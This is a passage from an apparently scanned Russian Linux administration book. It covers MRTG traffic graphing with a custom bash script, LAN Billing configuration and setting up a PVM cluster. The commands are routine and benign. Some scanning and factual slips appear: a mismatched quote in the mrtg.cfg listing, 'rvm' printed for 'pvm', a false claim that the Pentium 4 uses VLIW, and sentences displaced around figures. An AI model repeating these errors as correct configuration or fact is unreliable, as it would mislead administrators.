Очень полезными параметрами являются **Refresh** и **Interval**. Первый определяет частоту обновления страниц с отчетами в браузере, а второй — предполагаемый интервал запуска программы MRTG. По умолчанию значения обоих параметров равно 300 секундам.

Опции **perminute** и **perhour** позволяют измерять трафик в единицах за минуту и час соответственно. Опция **noinfo** подавляет вывод информации об устройстве и времени его работы. Пример:

```
Options[_]: bits, perminute, noinfo
```

Я думаю, что теории вполне достаточно, тем более, что вместе с MRTG поставляется отличная документация, которая доступна по адресу <http://localhost/mrtg/>. Теперь перейдем к практической настройке. Скорее всего, у вас не будет SNMP-маршрутизатора, поскольку в небольших сетях маршрутизатором является сама Linux-машина, а выделения средств на приобретение аппаратного маршрутизатора в ближайшие несколько лет не предвидится. Да и намного интереснее считать трафик своего компьютера, а не какого-то маршрутизатора, которого вы даже и не видели и который установлен где-то на третьем этаже.

Для работы MRTG необходимо установить и настроить сервер **snmpd**. Однако в большинстве случаев этого делать не нужно: корректная настройка данного сервера — это довольно нетривиальная задача, а лишняя «дыра» в системе безопасности нам не нужна. К тому же настройка сервера **snmpd** оправдывает себя, если вы хотите считать трафик этого компьютера не локальной программой **mrtg**, а удаленной, которая запущена на другом компьютере и получает данные от нашего сервера по протоколу SNMP.

Я предлагаю довольно простое решение, настройка которого не займет у вас много времени. Основывается оно вот на чем: как я уже отмечал, вместо цели можно указать программу, которая бы выводила информацию на стандартный вывод в таком формате:

```
Строка 1  
Строка 2  
Строка 3  
Строка 4
```

где: Строка 1 ...это входящие байты (принятые);
Строка 2 ...исходящие байты (отправленные);
Строка 3 ...время, на протяжении которого работает устройство;
Строка 4 ...имя цели.

Где же взять эту программу? Написать самому! Сейчас я подробно опишу, как это сделать. Настоятельно не рекомендую вам сразу взять и использовать готовый листинг: вы не поймете самого главного — как именно происходит подсчет трафика.

Система подсчета трафика будет работать в таком режиме. Наша программа будет считать трафик, а MRTG — строить графики.

Определим, откуда мы будем брать информацию о трафике. Операционная система Linux сама выполняет подсчет трафика. Вся информация, которая нам необходима, содержится в файле `/proc/net/dev`. Выполните команду:

```
cat /proc/net/dev
```

Результат выполнения этой команды вы уже видели в этой главе. Более новые ядра предоставляют больше информации о работе сетевых устройств, поэтому выполните данную команду для того, чтобы увидеть, какую информацию о сетевых устройствах предоставляет ваша система. Обычно первое информационное поле файла `/proc/net/dev` — это количество принятых байтов, а девятое — количество отправленных байтов.

Наша программа должна найти нужный нам интерфейс и вернуть количество принятых и переданных байтов. Затем программа возвращает время, на протяжении которого работает устройство. Это время достаточно легко вычисляется с помощью программы `uptime`.

```
1:51pm up 2:10,4 users, load average: 0.02, 0.04, 0.00
```

Программа `uptime`, кроме другой информации, возвращает время, на протяжении которого система работает, то есть с момента загрузки операционной системы. Видно, что моя машина непрерывно работала 2 часа и 10 минут. 2 часа и 10 минут — это значение, которое наша программа должна вывести в третьей строке. Мы можем смело использовать это время, потому что в основном интерфейсы сервера «подымаются» при загрузке системы и разница между `uptime` системы и `uptime` интерфейса составит всего несколько секунд.

Четвертая строка — это имя цели, то есть имя интерфейса, трафик которого нам нужно подсчитать.

Надеюсь, что алгоритм программы ясен, осталось реализовать все это программно.

Создайте файл `count` (листинг 26.1) и поместите его в каталог `/usr/bin` (не забудьте сделать его исполнимым!).

Листинг 26.1. Программа count

```
#!/bin/bash
/bin/grep "$1" /proc/net/dev | /bin/awk -F ":" '{ print $2 }' |
/bin/awk '{ print $1 "\n" $9 }'
UPTIME=`/usr/bin/uptime | /bin/awk -F " " '{ print $3 }'`
echo $UPTIME
echo $1
```

Использовать программу нужно так:

count интерфейс

Например, count eth0.

Запустите программу. Вы должны увидеть примерно следующие строки

```
2738410
1235960
2:57,
eth0
```

Во второй строке программы происходит следующее. Находится нужная нам запись с именем интерфейса, который мы указали в первом параметре при вызове программы (\$1). Затем интерпретатор awk выводит значения первого и девятого полей, содержащие количество принятых и переданных байтов. Потом вычисляется время uptime. Последние две строки выводят время uptime и название нашего интерфейса.

Предположим, что у нас имеются два интерфейса: локальный eth0 и выделенная линия (ppp0), идущая к провайдеру. Сейчас конфигурация нашей сети несколько упростилась (см. рис. 26.4).




Рис. 26.4. Конфигурация сети (2)

Теперь узел MRTG сам является маршрутизатором и самостоятельно считает свой трафик. Файл конфигурации mrtg будет выглядеть примерно как в листинге 26.2.

Листинг 26.2. Файл /var/www/html/mrtg/mrtg.cfg

```
WorkDir: /var/www/html/mrtg/ipc
Options[_]: bits,growright
Target[eth0]: '/usr/bin/count eth0'
Title[eth0]: Local Ethernet
MaxBytes[eth0]: 99999999
PageTop[eth0]: Status of /dev/eth0
```

```

Target[ppp0]: '/usr/bin/count ppp0`
Title[ppp0]: Leased line
MaxBytes[ppp0]: 99999999
PageTop[ppp0]: Status of /dev/ppp0

```

Из листинга видно, что у нас имеются две цели, для каждой из них заданы свои параметры. Нужно учитывать, что имя интерфейса, которое вы передадите программе `count`, должно совпадать с названием цели (`eth0` и `ppp0`).

В качестве рабочего каталога я использовал `/var/www/html/mrtg/ipc`. От использования каталога `/var/www/html/mrtg/` я отказался, поскольку в нем находится документация по `mrtg`.

Параметры `MaxBytes`, `Title` и `PageTop` являются обязательными. При их отсутствии `mrtg` попросит вас исправить ошибки в конфигурационном файле.

Теперь можете запустить программу `mrtg` командой:

```
mrtg /var/www/html/mrtg/mrtg.cfg
```

В каталоге `/var/www/html/mrtg/ipc` должны появиться первые файлы-отчеты. Имя файла-отчета будет совпадать с именем цели. Первые два запуска `mrtg` будет «ругаться» по поводу отсутствия предыдущих данных, но потом все будет работать как надо.

Если третий запуск прошел гладко, то есть без сообщений об ошибках, можно добавить `mrtg` в расписание демона `crond`. Для этого добавьте в файл `/etc/crontab` одну из этих строк (какая кому нравится):

```
5,10,15,20,25,30,35,40,45,50,55,59 * * * * root /usr/bin/mrtg
/var/www/html/mrtg/mrtg.cfg
```

или

```
0-59/5 * * * * root /usr/bin/mrtg /var/www/html/mrtg/mrtg.cfg
```

После этого желательно перезапустить демон `crond`:

```
/etc/init.d/crond restart
```

Программу `mrtg` можно запускать в режиме демона (не через `crond`). Для этого установите значение параметра `RunAsDaemon` равное `yes`. За более подробной информацией обратитесь к документации по `mrtg`.

Сейчас самое время проверить, как работает `mrtg`. Запустите браузер и введите адрес:

```
http://localhost/mrtg/ipc/eth0.html
```

Вы должны увидеть информацию о загрузке канала. Первые трафики (рис.26.5) вы увидите примерно через час после первого запуска `mrtg`, в зависимости от настроек периода запуска `mrtg`.




Рис. 26.5. Статистика для устройства ppp0

26.3. Система LAN Billing

Кроме программы MRTG, существуют другие программы для учета трафика. Одной из таких программ является программа LAN Billing, разработанная компанией Network Solutions, связаться с которой вы можете по e-mail: itdep@lanbilling.ru

Система LAN Billing предназначена для сбора, преобразования и выдачи информации об IP-трафике. Программа будет полезной Интернет-провайдерам, которые хотят вести учет трафика их клиентов, а также директору предприятия, желающему знать, кто из его сотрудников постарался до такой степени, что счет за Интернет увеличился в 2 раза в сравнении с предыдущим месяцем. Кроме того, начальник узнает не только объем переданной и принятой сотрудником информации, а также и узлы, которые сотрудник посещал. Вполне возможно, что сотрудник занимался нужным делом, а может

случиться и такое, что подчиненный выкачивал какой-нибудь фильм размером в 800 Мб, и тогда... То, что будет с этим сотрудником, нас не касается, лучше ознакомимся с основными возможностями программы:

- Подсчет трафика по нескольким подсетям.
- Поддержка конфигурации сетей, в которых применяется маскирование (masquerade).
- Детализация данных о трафике с точностью до IP-адреса потребителя и IP-адреса удаленного ресурса, который посещал потребитель за любой промежуток времени.
- Сжатие статистики для минимизации объема хранимой информации и ускорения доступа к ней со стороны управляющего клиента.
- Два клиента для доступа к статистике: Web-клиент, написанный на PHP, и Windows.
- Построение графиков загрузки Интернет-канала за отчетный период, а также график распределения нагрузки по сетям и адресам.
- Сбор статистики с NetFlow совместимых устройств, например, маршрутизаторов Cisco Systems.
- Поддержка виртуальных групп (возможность присвоения группе адресов или сетей учетной записи, под полномочиями которой пользователь может просматривать статистику только о трафике своей группы адресов).
- Поддержка контроля доступа для виртуальных групп, в частности, прекращение обслуживания по истечении средств на счете клиента.

Из всего этого можно сделать вывод, что программа очень полезна. Настроить (читайте — создать самостоятельно) все это средствами Linux — задача вполне выполнимая и посильная для любого профессионала, но довольно неблагодарная.

Слишком подробно программу рассматривать не буду. Этому есть две причины:

- Во-первых, на сайте <http://www.lanbilling.ru> находится прекрасная документация по этой программе.
- Во-вторых, программа достаточно проста.

В этой главе мы рассмотрим только установку и настройку системы LAN Billing, а об ее использовании вы сможете прочитать в документации по системе.

Система LAN Billing (рис. 26.6) состоит из трех основных компонент:

1. Сетевой агент.
2. Сервер статистики.
3. Управляющий клиент.

Сетевой агент занимается подсчетом трафика, сервер статистики хранит таблицы, содержащие информацию о трафике, а управляющий агент управляет всем этим. Если быть предельно точным, то управляющий клиент


не только управляет конфигурацией системы, а еще и создает отчеты об использованном трафике сети.

Сетевой агент может быть двух видов:

1. Агент для сетевого адаптера Ethernet (для операционных систем Linux, FreeBSD, NetBSD).
2. Сервер для аппаратного маршрутизатора или коммутатора Cisco, поддерживающего протокол NetFlow.

Существует несколько способов интеграции системы LAN Billing в вашу сеть. Вот четыре основных способа:

- Установка системы на Unix-маршрутизатор.
- Установка системы на Unix-маршрутизатор, выполняющий NAT/Masquerade.
- Система устанавливается в сегмент, в котором находится маршрутизатор, и информация о трафике доступна на сетевом уровне.
- Система устанавливается в сегмент, доступный по IP-протоколу (UDP) для NetFlow-совместимого устройства, осуществляющего маршрутизацию.



В первом случае мы выступаем владельцами IP-сети, то есть каждому компьютеру нашей сети назначен реальный IP-адрес. Это самый простой случай.

Второй случай подразумевает под собой наличие одного реального IP-адреса. Естественно, компьютер с настоящим IP-адресом — это маршрутизатор. Все остальные компьютеры получают доступ к Интернету через шлюз с настоящим IP-адресом. Шлюз выполняет NAT (сетевое преобразование адреса), при котором компьютеры нашей сети «думают», что они по-настоящему общаются с узлами Интернета, а последним кажется, что они общаются только с нашим шлюзом. То есть шлюз перезаписывает заголовки IP-пакетов, заменяя фиктивный IP-адрес любого узла нашей сети на свой собственный (реальный адрес) и отправляет пакет в Интернет. Когда пакет приходит обратно, он опять перезаписывает IP-адрес и отправляет его определенному компьютеру нашей сети.

В третьем случае интерфейс маршрутизатора и сервера с установленной системой LAN Billing объединены концентратором.

Мне более знаком первый случай, но остановимся на втором, поскольку он более близок к реалиям наших дней — не у каждого предприятия есть своя собственная IP-сеть.

Программа LAN Billing поставляется в виде пакета RPM, поэтому проблем с ее установкой не возникает.

Параметры учета трафика находятся в файле `/etc/billing.conf`. При редактировании этого файла обратите внимание на то, что даже если какая-нибудь директива не используется, она должна присутствовать в файле и не быть закомментированной. Иначе произойдет ошибка при инициализации системы. Комментарии в этом файле начинаются со знака решетки `#`.

В дальнейшем будем предполагать, что реальный IP-адрес сервера `193.111.111.1` и что у нас один сегмент сети с фиктивными адресами — `192.168.0.1`.

Директива `serverextip` определяет внешний адрес сервера (реальный IP-адрес). Данную директиву нужно использовать, если вы используете NAT. В противном случае оставьте эту директиву без изменения. Значение по умолчанию `150.150.150.150`.

```
serverextip=193.111.111.1
```

Директива `writemode` определяет, какой режим записи данных о трафике мы хотим использовать — `db` или `file`. В первом случае мы будем использовать для хранения статистики сервер MySQL, а во втором данные будут сохраняться в файле. Второй случай нам не интересен, поскольку мы не сможем генерировать отчеты средствами системы LAN Billing, поэтому установите значение `db`.

```
writemode=db
```

Следующая группа директив определяет параметры сервера MySQL — его адрес, имя пользователя, пароль и базу данных:

```
serveraddress=192.168.0.1
mysqluser=sqluser
mysqlpassword=qwerty123456
mysqldatabase=nfbilling
```

Директива `LogFile` определяет месторасположение файла протокола работы системы. Файл, определенный в директиве `LogFile` будет использоваться, если вы определили режим учета `file` в директиве `writemode`.

```
logfile=/var/log/nfbilling/nfbilling.log
```

Директива `segment` описывает наш сегмент сети. В директиве указывается адрес и маска сети. Можно использовать несколько директив `segment` — в зависимости от количества сегментов, для которых мы хотим вести учет трафика. При указании маски сети нельзя использовать битовую нотацию (`192.168.0.0/24`)

```
segment=192.168.0.0 255.255.255.0
```

С помощью директивы `actuality` можно указать время, на протяжении которого база данных будет хранить данные об адресе назначения и сервисах, с которыми соединялись наши пользователи. По умолчанию — 100 часов.

actuality=100

Директива **minter** определяет время, за какое нужно объединять статистику об однотипном трафике для последующего хранения. По умолчанию — 100 секунд.

minter=100

Период записи информации о трафике можно определить с помощью директивы **flush**. По умолчанию — 600 секунд.

flush=600

Директива **fdelay** определяет время в секундах после регистрации последнего пакета, когда поток считается завершенным и подлежащим записи в базу данных.

fdelay=60

Директива **dumpfile** задает имя файла, содержащего временную информацию о незавершенных потоках.

dumpfile=/var/log/nfbilling/nfbcd-dump

Директива **device** определяет интерфейс, на котором нужно считать трафик. Как правило, нужно считать трафик внешнего интерфейса. Например, если вы подключаетесь к Интернету через интерфейс **ppp0** (выделенная линия), а к своей домашней сети — через **eth0**, то вести учет нужно от интерфейса **ppp0**:

device=ppp0

Директива **ignoremask** указывает маску подсети, трафик которой мы будем игнорировать. Эта директива нужна, чтобы мы не считали локальный трафик. При учете пакетов на интерфейсе, подключенном к Интернету, нужно задать маску **255.255.255.255**

ignoremask=255.255.255.255

Директива **ignorenet** определяет сеть, трафик которой должен быть проигнорирован в любом случае. Синтаксис ее такой же, как и синтаксис директивы **segment**. Можно использовать для нетарифицируемого трафика.

ignorenet=127.0.0.0 255.0.0.0

Директивы **debug** и **debugfile** относятся к отладке программы. Директивы **headers** и **Disable** пользователем (читайте — администратором) не используются.

Директивы **duser** и **dgroup** используются для определения учетных записей пользователя и группы, под полномочиями которых выполняется сетевой агент CISCO. Директива **dport** определяет номер порта агента CISCO.

duser=nobody

dgroup=nobody

dport=7223

После правки файла конфигурации нужно перезапустить систему. Для этого выполните одну из команд:

```
killall -HUP nfbcd
```

```
killall -HUP nfbccd
```

Но более корректной будет команда:

```
/etc/rc.d/init.d/nfbilling.init restart
```

Обычно сетевой агент LAN Billing запускается автоматически, но вы можете запустить его вручную с помощью команды:

```
/etc/rc.d/init.d/nfbilling.init start
```

Остановить агент можно командой

```
/etc/rc.d/init.d/nfbilling.init stop
```




Рис. 26.7. Консоль администратора (суммарный режим)

функционирует корректно, вы получите доступ к консоли администратора (рис. 26.7).

Сейчас система работает в режиме показа суммарной статистики по всем сегментам (рис. 26.7), но вы можете выбрать сегмент, компьютер (рис. 26.8), время, дату для отображения более конкретной статистики. Если вы уже установили и настроили систему, то, как с ней работать, разберетесь без моего вмешательства.




Рис. 26.8.
Режим отображения информации по IP-адресу

Теперь можно посмотреть результат нашей работы. Управляющий клиент системы выполнен в виде Web-интерфейса. Для доступа к статистике вы можете использовать любой браузер. В поле ввода адреса браузера введите http://ваш_web_сервер/analyze.php. В случае, если система установлена и

Кластерные технологии

27.1. Что такое кластер?

Сначала нужно вообще разобраться, что же такое кластер. Как правило, кластер состоит из узлов (отдельных компьютеров) и объединяющей их сети. Для построения сети обычно используется технология Fast Ethernet (100Mbit/sec), но в простейшем случае (например, создание кластера в домашних условиях или в демонстративных целях) подойдет и один сегмент Ethernet на 10Mbit/sec.

Обычно кластеры используются научно-исследовательскими организациями для моделирования различного рода задач или проведения сложных расчетов. Цена суперкомпьютеров является недоступной большинству организаций такого рода, поэтому появилась идея собрать свой «суперкомпьютер» из «подручного материала» — рабочих станций на базе процессоров Intel. Производительность процессоров производства Intel сейчас практически достигла уровня процессоров архитектуры RISC (процессоры Intel, включая Pentium III, используют архитектуру CISC, а P4 — VLIW).

Конфигурация узлов кластера зависит от задач, которые они будут выполнять. Если ваша цель — само создание кластера без решения каких-нибудь важных задач, подойдут и старенькие машины с 486-ым процессором (желательно DX2 или DX4). Для решения относительно важных задач подойдут компьютеры с процессорами Pentium II от 400 МГц или Pentium III (от 600 МГц).

Обратите внимание на объем оперативной памяти. В первом случае (486/демонстрация работы кластера) достаточным будет 16-32 Мб (желательно). Во втором — минимум 64 Мб, рекомендуется 128 Мб ОЗУ. При использовании многопроцессорных машин объем ОЗУ желательно увеличить до уровня $N \times 64$ Мб, где N — это количество процессоров, то есть по 64 Мб на каждый процессор. Обычно используются двухпроцессорные машины. В этом случае минимальный объем ОЗУ будет равен 126 Мб, а рекомендуемый — 128 Мб.

Один компьютер (узел) будет центральным. Желательно, чтобы он был более мощным, чем остальные узлы кластера. На нем нужно установить более мощный процессор, с в два раза большим объемом оперативной памяти, чем на остальных узлах (минимум 128 Мб). Желательно на центральном компьютере использовать SCSI-диск, но подойдет и ATA133/7200 rpm. Лучше поставить быстрый SCSI, а на узлах вообще отказаться от жесткого диска — так будет дешевле. Все эти требования желательные, но не обязательные.

Если вы откажетесь от использования жестких дисков на узлах кластера, операционная система будет загружаться по сети, но об этом мы поговорим немного позже. В этом случае вы получите лишь выигрыш во времени: операционную систему и программное обеспечение нужно будет настраивать только один раз. Вполне возможен отказ и от видеоплат при сборке узлов кластера (на центральном узле видеоплата все-таки будет нужна).

Теперь поговорим о сети. Как я уже писал, желательно использовать Fast Ethernet. Если количество узлов довольно велико (от 20), для уменьшения коллизий сеть необходимо разбить на отдельные сегменты или использовать для их соединения коммутатор (switch), а не повторитель (hub). В некоторых случаях имеет смысл разбить сеть на сегменты даже при небольшом числе узлов (от 8), например, если вы используете Ethernet (10Мбит/с).

При использовании Ethernet отказываться от жестких дисков не рекомендуется: кластер будет работать ужасно медленно, возникнет огромное число коллизий. Одним из самых эффективных решений для связи узлов кластера является использование 1.28 Гбитных коммутаторов Myninet. Также можно использовать технологию Gigabit Ethernet.

27.2. Программное обеспечение для кластеров

В качестве операционных систем можно использовать:

1. Linux.
2. FreeBSD.
3. Windows NT.

Предпочтительнее использовать любую Unix-систему, так как именно эти операционные системы наиболее эффективно используют сетевые ресурсы. Оптимальным решением является операционная система Linux — она бесплатна и довольно проста в настройке.

Можно использовать любую Linux-систему с версией ядра 2.2.* и выше. Я бы порекомендовал использовать шестую версию Linux RedHat, так как она нетребовательна к системным ресурсам (минимальная конфигурация — 486 33 МГц/8МВ RAM/120МВ HDD) и в состав дистрибутива входит относительно новое программное обеспечение по сравнению с версией 5.2, которую также можно использовать для построения кластера. Версия ядра, используемая этим дистрибутивом (RH 6), 2.2.5-15.

После установки и настройки (настройки сети) операционной системы нужно *установить специальные компиляторы*. Дело в том, что бесплатно распространяемые компиляторы `gcc/g77/egcs` не обеспечивают необходимого уровня оптимизации программ для процессоров Intel (PII, PIII). Рекомендуется использовать коммерческие компиляторы, например, входящие в проект PGI Workstation.

При использовании Windows NT как операционной системы кластера можно также выбрать компилятор компании Intel, оптимизированный для платформы Intel. Ознакомиться с этим компилятором вы можете на сайте <http://developer.intel.com>.

В первом и во втором случае доступны тестовые версии компиляторов. Shareware-версию пакета PGI вы можете скачать на сайте PGI Group — http://www.pggroup.com/register_home.html. А тестовую (14 дней) версию компилятора Intel можно скачать на сайте Intel.

После установки компиляторов нужно установить среду распределения задач. В этом разделе я опишу работу со средой PVM, хотя доступны и другие средства — MPI, Condor.

MPI CHameleon представляет собой реализацию промышленного стандарта MPI 1.1. MPI CHameleon позволяет программам выполняться внутри локальной системы или на сетевом кластере с использованием TCP-соединений.

Среда Condor обеспечивает равномерную нагрузку на кластер путем миграции процессов между несколькими машинами.

27.3. Parallel Virtual Machine

Я выбрал более простой вариант — PVM (Parallel Virtual Machine). PVM обеспечивает условия для выполнения одной (или нескольких — в большинстве случаев) задач на нескольких машинах. Другими словами, PVM просто распределяет процессы на узлах кластера так же, как планировщик заданий операционной системы распределяет процессорное время для выполнения нескольких задач. PVM может работать на следующих архитектурах:

Alliant	FX/8
ALPHA	DEC Alpha/OSF-1
DEC	Alpha/OSF-1 / using shared memory
AIX46	IBM/RS6000 / AIX 4.x
ATT	AT&T/NCR 3600 под управлением SysVR4
BSD386	80[345]86 под управлением BSDI или BSD386/FreeBSD
CM5	Thinking Machines CM-5
CNVXN	Convex using native f.p.

CRAY	Cray
I860	Intel RX Hypercube
IPSC2	Intel IPSC/2
LINUX	80[3456]86 под управлением Linux
MASPAR	
MIPS	
SUN4	Sun 4, 4c, sparc, etc.
SUN4SOL2	Sun 4 под управлением Solaris 2.x
SUNMP	Sun 4 / Solaris 2.x
WIN32	PC's под управлением Windows95 или NT (Intel, Alpha)

Это далеко не все архитектуры, которые поддерживает PVM. Список всех доступных архитектур вы найдете в документации `pvm`. Интересующие нас (точнее, доступные нам) архитектуры выделены жирным шрифтом.

Работа с «параллельной машиной» довольно проста. Нужно установить ее на всех машинах кластера. Мой «кластер» состоял из двух машин класса Pentium (100 и 150 МГц) с объемом ОЗУ по 32 Мб и одной (центральной) Celeron 433 (128 Мб).

От сетевой загрузки я отказался из-за использования 10Mbit-го Ethernet. К тому же на всех узлах уже были установлены жесткие диски. На центральном была установлена ОС Linux Mandrake 7, а на вспомогательных машинах Linux RedHat 6.0 Hedwig. Я не устанавливал каких-нибудь коммерческих компиляторов, а использовал те, которые входят в состав дистрибутива.

Кстати, PVM может работать и на платформе Windows 9x, но я не рекомендую этого делать. Ради интереса я установил PVM для Windows 98. Скорость работы даже тестовых приложений (не говоря уже о реальных расчетах) была значительно ниже!!! То, что кластер работает медленнее, было видно даже «невооруженным глазом». Скорее всего, это объясняется неэффективной работой Windows с сетью. К тому же, довольно часто весь кластер «зависал» даже при выполнении тестовых задач, которые входят в состав пакета PVM.

PVM компилируется с помощью привычной тройки команд:

```
configure; make; make install
```

Перед запуском `make` установите переменную окружения `PVM_ROOT`. В этой переменной окружения нужно указать каталог, в котором находятся каталоги PVM (например, `$HOME/pvm`, если вы распаковали архив в свой домашний каталог).

Еще одной важной переменной окружения является `PVM_ARCH`. В ней содержится название архитектуры операционной системы. Данная переменная должна устанавливаться автоматически, но если этого не произошло

(как в моем случае), нужно установить архитектуру самостоятельно. При использовании Linux эта переменная должна содержать значение LINUX.

Как я уже писал, нужно установить PVM на всех узлах кластера. Вся параллельная машина состоит из демона `pvm` и консоли `pvm`. Назначение опций запуска демона можно узнать, выполнив команду `man pvm`. На центральной машине нужно запустить демон `pvm` и выполнить команду:

```
pvm
```

Таким образом мы запустим консоль, с помощью которой мы будем управлять всем кластером.

После запуска консоли вы должны увидеть приглашение, которое свидетельствует о том, что кластер готов к работе:

```
pvm >
```

Введите команду `conf` для печати конфигурации кластера. Вы должны увидеть примерно следующее:

```
pvm> conf
conf
1 host, 1 data format
HOST      DTID      ARCH      SPEED      DSIG
dhsilabs  40000     LINUX     1000 0x00408841
```

Видно, что сейчас наш кластер состоит из одной машины — центрального узла, который работает под управлением Linux. Теперь самое время добавить в наш кластер еще два узла. Добавление узлов осуществляется с помощью команды:

```
add hostname
```

После успешного добавления узла в кластер он должен быть отображен в списке узлов кластера. Теперь уже можно запускать программы, которые поддерживают PVM. Примеры таких программ вы можете найти в каталоге `$PVM_ROOT/bin/$PVM_ARCH/`. В нашем случае это будет каталог `/root/pvm/bin/LINUX` (я установил `pvm` в каталог `/root`). Для начала запустим самую простую программу `hello`. Прежде чем запустить ее, нужно сделать несколько замечаний.

Вы не можете запускать процессы прямо из консоли `pvm`. Консоль служит лишь для управления кластером. Запуск задачи осуществляется обычным способом — из консоли операционной системы. Но «распараллеливаться» будут лишь те процессы, которые поддерживают `pvm`. С помощью команды `spawn` также можно породить задачу (см. ниже).

При запуске `hello` вы должны увидеть сообщение:

```
hello, world from hostname,
```

где `hostname` ...это узел кластера. Другими словами, все узлы кластера должны поприветствовать вас.

Более интересной является программа `gexample`. После запуска нужно ввести два аргумента: `n` и число процессоров. Не вдаваясь в математические подробности, она рассчитывает сумму от 1 до `n` и факториал числа `n`. Второй аргумент определяет количество процессоров, которые будут задействованы в вычислении. В нашем случае второй аргумент равен трем.

Просмотреть список всех задач можно с помощью команды `ps -a`. Эту команду нужно вводить в консоли `rvm`, а не в консоли операционной системы! Порождать задачу можно также с помощью команды `spawn`, которая подробно рассмотрена ниже. Назначение всех команд консоли `rvm` представлено в табл. 27.1.

Команды консоли `rvm`

Таблица 27.1

Команда	Описание
<code>add hostname</code>	Добавляет узел в кластер
<code>Alias</code>	Определяет псевдоним для команды
<code>Conf</code>	Выводит текущую конфигурацию кластера
<code>delete hostname</code>	Удаляет узел из кластера
<code>Halt</code>	Останавливает кластер (точнее, завершает процесс <code>rvmd</code> — узлы при этом не выключаются, а продолжают работать)
<code>help [command]</code>	Выводит список всех команд или краткую справку по указанной команде
<code>Id</code>	Выводит идентификатор процесса <code>rvm</code> (консоли)
<code>Jobs</code>	Выводит список выполняемых задач
<code>kill TID (task Id)</code>	"Убивает" задачу
<code>mstat host, tid</code>	Показывает состояние узлов
<code>ps -a</code>	Выводит список всех задач параллельной машины
<code>pstat task-tid</code>	Показывает состояние задачи
<code>Quit</code>	Выход из консоли <code>rvm</code>
<code>Reset</code>	Сброс — завершаются все задачи
<code>Setenv</code>	Отображает или устанавливает переменные окружения
<code>sig signum task</code>	Посылает сигнал задаче
<code>spawn [opt] a.out</code>	Порождает задачу. Об этой команде мы поговорим подробнее после этой таблицы
<code>Trace</code>	Устанавливает/отображает маску трассировки событий. Более подробное объяснение вы найдете в документации
<code>Unalias</code>	Удаляет ранее созданный псевдоним команды
<code>Version</code>	Отображает версию библиотеки <code>librvm</code>

В табл. 27.1 я описал не все команды консоли `rvm`, обо всех остальных мы можете прочитать, введя команду `man rvm`.

Теперь же давайте рассмотрим некоторые команды подробнее. Начнем с самой простой — `alias`. С ее помощью можно определить псевдонимы для часто используемых команд, например:

```
alias ? help
```

Теперь вместо команды `help` вы можете просто вводить ?

Команда `id` выводит идентификатор консоли `rvm`:

```
id
t40001
```


Команда `mstat` отображает состояние узла, например:

```
rvm > mstat dhsilabs
dhsilabs ok
```

Подобно привычной нам команде `ps`, команда консоли `rvm ps -a` также используется для отображения всех выполняемых параллельной машиной задач:

```
rvm > ps -a
ps -a
HOST      TID      FLAG     0x COMMAND
